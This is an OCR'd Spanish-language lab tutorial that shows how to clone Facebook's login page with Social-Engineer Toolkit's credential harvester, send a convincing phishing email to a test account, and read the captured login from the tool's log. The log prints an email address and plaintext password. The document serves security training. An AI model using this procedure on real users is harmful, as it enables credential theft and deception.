


Configuración manual de los ajustes del servidor: Thunderbird intentará detectar automáticamente los ajustes del servidor de correo. Es necesario configurar manualmente el servidor SMTP seleccionando la "Configuración manual" para cambiar los detalles.

Configuración de SMTP

- Se debe introducir el servidor SMTP del proveedor de correo (por ejemplo, smtp.gmail.com para Gmail).
- Se usará el puerto 587 para conexiones TLS o 465 para SSL.
- Método de Encriptación: Seleccionar STARTTLS o SSL/TLS.
- Autenticación**:** Se selecciona "Autodetectar" o se ingresan las credenciales de la cuenta de pruebas.


Después de configurar el servidor SMTP, se debe guardar la configuración y realizar un envío de correo de prueba para asegurar que todo funciona correctamente.




Paso 3: Crear una Página de Phishing con Setoolkit

Abre un terminal en Kali Linux y ejecuta:


sudo setoolkit




Selecciona la opción 1 Social-Engineering Attacks.




Luego, selecciona 2 Website Attack Vectors.



Después, selecciona 3 Credential Harvester Attack Method.




Finalmente, elige 2 Site Cloner.



Setoolkit solicitará la IP del servidor donde se alojará la página de phishing. Aquí, se debe introducir la dirección IP interna o externa del servidor web que está siendo utilizado para este

propósito.Una vez que se haya ingresado la IP del servidor, Setoolkit solicitará la URL del sitio web legítimo que se va a clonar. Se debe introducir la URL completa del sitio que se desea clonar (por ejemplo, una página de inicio de sesión de correo electrónico popular, como Gmail o Facebook). En este caso se utiliza la página de https://www.facebook.com/



Después de ingresar la URL, Setoolkit procederá a clonar el sitio legítimo y configurará un servidor local en la IP especificada. Este servidor alojará la página de phishing. Setoolkit notificará que la clonación ha sido exitosa y que el servidor está listo para capturar las credenciales ingresadas por las víctimas.


El sitio clonado estará ahora disponible en la dirección IP especificada, y cualquier persona que acceda a esa IP verá la página clonada, que se comportará como el sitio legítimo, pero capturará cualquier credencial ingresada.

El mensaje que debe mostrarse para saber que la pagina ha sido clonada con éxito es:


The site has been successfully cloned. Any credentials entered on the site will be captured and stored.

Paso 4: Enviar el correo de phishing.

- Crear un correo electrónico de phishing: Redacta un correo electrónico convincente que incluya un enlace al sitio de phishing que configuraste. Asegúrate de que el correo electrónico parezca provenir de una fuente legítima




- Enviar el Correo de Phishing: Envía el correo electrónico a la cuenta de prueba configurada en el laboratorio.




Paso 5: Interactuar con el sitio de phishing y capturar credenciales.


- Abrir el correo electrónico en el cliente de pruebas: Se debe abrir el cliente de correo electrónico de pruebas donde se recibió el correo de phishing. Al visualizar el correo, se hará clic en el enlace proporcionado que redirige al sitio de phishing.



- Ingresar credenciales en el sitio de phishing: Una vez que se haya cargado la página de phishing en el navegador, se debe introducir las credenciales (nombre de usuario y contraseña) en los campos correspondientes. Estas credenciales simulan las que el usuario objetivo podría ingresar, creyendo que está en un sitio legítimo.



- Verificar la captura de credenciales: Después de que las credenciales hayan sido ingresadas y enviadas en la página de phishing, se debe ir a la máquina atacante (donde Setoolkit está configurado) y verificar que la información se ha capturado correctamente. Setoolkit almacena las credenciales capturadas en un archivo log, el cual se puede visualizar directamente desde la interfaz de la herramienta.


Shell No.1
File Actions Edit View Help
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=300
PARAM: lgndim=eyJ3Ijo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR9
PARAM: lgnrnd=163056_Bwgz
PARAM: lgnjs=1610152342
POSSIBLE USERNAME FIELD FOUND: email=estebanpillajopucesi@yahoo.com
POSSIBLE PASSWORD FIELD FOUND: pass=pucesi123456
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
